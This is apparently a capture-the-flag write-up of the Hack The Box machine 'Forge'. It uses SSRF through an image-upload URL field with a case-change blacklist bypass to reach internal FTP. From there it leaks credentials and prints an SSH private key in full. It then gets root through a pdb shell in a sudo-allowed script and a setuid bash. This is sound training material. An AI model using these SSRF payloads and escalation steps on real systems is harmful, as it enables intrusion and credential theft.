Hack The Box - Writeup

Forge

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Overview

IP	Difficulty
10.10.11.111	Medium

Recon


Nmap

`sudo nmap -sC -sV -oA nmap/forge -vvv 10.10.11.111`

```
PORT   STATE    SERVICE REASON         VERSION
21/tcp filtered ftp     no-response
22/tcp open     ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQA...
|   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTI...
|   256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5A...
80/tcp open     http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://forge.htb
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

/etc/hosts

80 redirects to `forge.htb`. So adding it to `/etc/hosts`



```
# Static table lookup for hostnames.
# See hosts(5) for details.

127.0.0.1       localhost.localdomain localhost
::1             localhost.localdomain localhost
127.0.1.1       redkite.localdomain redkite

10.10.11.111 forge.htb
~
```

Figure 1: added forge.htb to /etc/hosts

Website




Figure 2: Website on port 80 for forge.htb

Interesting "Upload an image" button top right




Figure 3: Upload image page

Looks like you can either provide file or enter URL.

Uploading images works, whereas uploading a cmd shell for example doesn't.

If you try and choose to upload from URL the box will callback to you:

```
> sudo ncat -lnvp 80
[sudo] password for patrick:
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.11.111.
Ncat: Connection from 10.10.11.111:38550.
GET /foo.png HTTP/1.1
Host: 10.10.14.8
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

Subdomain enumeration

Wfuzz will reveal another subdomain:

```
> wfuzz -c -w ~/tools/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u 'http://forge.htb' -H "Host: FUZZ.forge.htb" --hw 26
```

```
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://forge.htb/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000024:   200        1 L      4 W        27 Ch       "admin"

Total time: 0
Processed Requests: 4989
Filtered Requests: 4988
Requests/sec.: 0
```


So adding it to /etc/hosts and again look at the resulting page.

admin.forge.htb

Only localhost is allowed!

Figure 4: Only localhost is allowed

So the idea is to leverage a vulnerablity at the upload from URL part to look at admin.forge.htb from within the internal network.




URL contains a blacklisted address!

Figure 5: Blacklist is in place

It looks like it is blacklisted though.

Using `Admin.Forge.htb` though works quite well, but then it results in a display error:



forge.htb/uploads/ED1vVWq7xqGpPL8DkiHH

The image “http://forge.htb/uploads/ED1vVWq7xqGpPL8DkiHH” cannot be displayed because it contains errors.

Figure 6: Image renderer does not render the page

Looking at this request in Burp reveals other paths we can look at:

```html
<!DOCTYPE html>
<html>
<head>
    <title>Admin Portal</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <br><br><br><br>
    <br><br><br><br>
    <center><h1>Welcome Admins!</h1></center>
</body>
</html>
```

ftp

Looking at `/annoucments` with the above technique we reveal credentials:

```
<li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>
<li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>
<li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=&lt;url&gt;.</li>
```

Credentials are: `user:heightofsecurity123!`

Foothold

user.txt

If you misuse the upload url function of `forge.htb` like this:

```
POST /upload HTTP/1.1
Host: forge.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://forge.htb
Connection: close
Referer: http://forge.htb/upload
Upgrade-Insecure-Requests: 1

url=http%3A%2F%2FAdmin.Forge.htb%2Fupload%3fu%3dftp%3a%2F%2Fuser:heightofsecurity123!%40Admin.Forge.
```

> url=http://Admin.Forge.htb/upload?u=ftp://user:heightofsecurity123!@Admin.Fo

You can see the content of the internal bound ftp server:

```
HTTP/1.1 200 OK
Date: Wed, 22 Sep 2021 10:17:13 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: inline; filename=22Yb2ccss7ZHqWsL5mT7
Content-Length: 126
Last-Modified: Wed, 22 Sep 2021 10:17:03 GMT
Cache-Control: no-cache
Connection: close
Content-Type: image/jpg

drwxr-xr-x    3 1000     1000         4096 Aug 04 19:23 snap
-rw-r-----    1 0        1000           33 Sep 21 10:27 user.txt
```

Now one could send this:

> url=http://Admin.Forge.htb/upload?u=ftp://user:heightofsecurity123!@Admin.Fo

And then read the `user.txt` flag.

```
HTTP/1.1 200 OK
Date: Wed, 22 Sep 2021 10:19:50 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: inline; filename=fwLAC8m8LiPBLyhZb0eU
Content-Length: 33
Last-Modified: Wed, 22 Sep 2021 10:19:44 GMT
Cache-Control: no-cache
Connection: close
Content-Type: image/jpg

812765a195ec9d2bb2f47128019b176a
```

user.txt: `812765a195ec9d2bb2f47128019b176a`

Init Foothold

So as we are a ftp user called `user` in a home directory we could also try ssh in with the creds:

```
> ssh user@forge.htb
The authenticity of host 'forge.htb (10.10.11.111)' can't be established.
ED25519 key fingerprint is SHA256:ezqn5XF0Y3fAiyCDw46VNabU1GKFK0kgYALpeaUmr+o.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'forge.htb' (ED25519) to the list of known hosts.
user@forge.htb: Permission denied (publickey).
```

As we can see from the listing only pubkey is allowed. So, hidden folders will not be displayed in listing. But we get lucky and can retrieve the private key of user by the above hack with this url:

> url=http://Admin.Forge.htb/upload?u=ftp://user:heightofsecurity123!@Admin.Fo

```
HTTP/1.1 200 OK
Date: Wed, 22 Sep 2021 10:27:40 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: inline; filename=FBaBvZRxuNIecijaUA4E
Content-Length: 2590
Last-Modified: Wed, 22 Sep 2021 10:27:29 GMT
Cache-Control: no-cache
Connection: close
Content-Type: image/jpg

-----BEGIN OPENSSH PRIVATE KEY-----
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
```

```
RVFD+gXCAOBF+afizL3fm40cHECsUifh24QqUSJ5f/xZBKu04Ypad8nH9nlkRdf0uh2jQb
nR7k4+Pryk8HqgNS3/g1/Fpd52DDziDOAIfORntwkuiQSlg63hF3vadCAV3KIVLtBONXH2
shlLupso7WoSOAAAAKdXNlckBmb3JnZQE=
-----END OPENSSH PRIVATE KEY-----
```

Now we can use the key to ssh in as `user`.

```
> vim id_rsa
> chmod 600 id_rsa
> ssh -i id_rsa user@forge.htb
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 22 Sep 2021 10:31:05 AM UTC

  System load:           0.0
  Usage of /:            43.9% of 6.82GB
  Memory usage:          22%
  Swap usage:            0%
  Processes:             222
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.111
  IPv6 address for eth0: dead:beef::250:56ff:feb9:1d00


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~$
```

Privilege escalation

`sudo -l` will reveal the path

```
user@forge:~$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass,
       ↪ secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
```

First of all we look at the script itself. **/opt/remote-manage.py**

```python
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
            if option == 1:
                clientsock.send(subprocess.getoutput('ps aux').encode())
            elif option == 2:
                clientsock.send(subprocess.getoutput('df').encode())
            elif option == 3:
                clientsock.send(subprocess.getoutput('ss -lnt').encode())
            elif option == 4:
                clientsock.send(b'Bye\n')
                break
except Exception as e:
    print(e)
    pdb.post_mortem(e.__traceback__)
finally:
    quit()
```

As can be seen from the code above, if you choose `a` from the menu for example there is not else statement for the variable `options`. Therefore you will trigger `pdb.post_mortem`, which will give you an interactive gdb shell and run python commands.

So in the first ssh session we start the script like:

```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:5959
```

In a second session we trigger the bug connecting to the socket and chose `a` from the menu:

```
user@forge:~$ nc localhost 5959
Enter the secret passsword: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
a
```

The admin password to connect can be seen from the code above.

After triggering we can look at our first session and have an interactive shell there.

```
invalid literal for int() with base 10: b'a'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) 1+1
2
(Pdb) import os
(Pdb) os.system("id")
uid=0(root) gid=0(root) groups=0(root)
0
(Pdb) os.system("chmod 4775 /bin/bash")
0
(Pdb) exit
```

I chose to setuid modify `/bin/bash` to gain an interactive shell afterwards.

```
user@forge:~$ /bin/bash -p
bash-5.0# id
uid=1000(user) gid=1000(user) euid=0(root) groups=1000(user)
bash-5.0# cd /root
bash-5.0# cat root.txt
ae37345dd6a5cf9001c7668496ab77c3
bash-5.0#
```

That's it. Box rooted - root.txt `ae37345dd6a5cf9001c7668496ab77c3`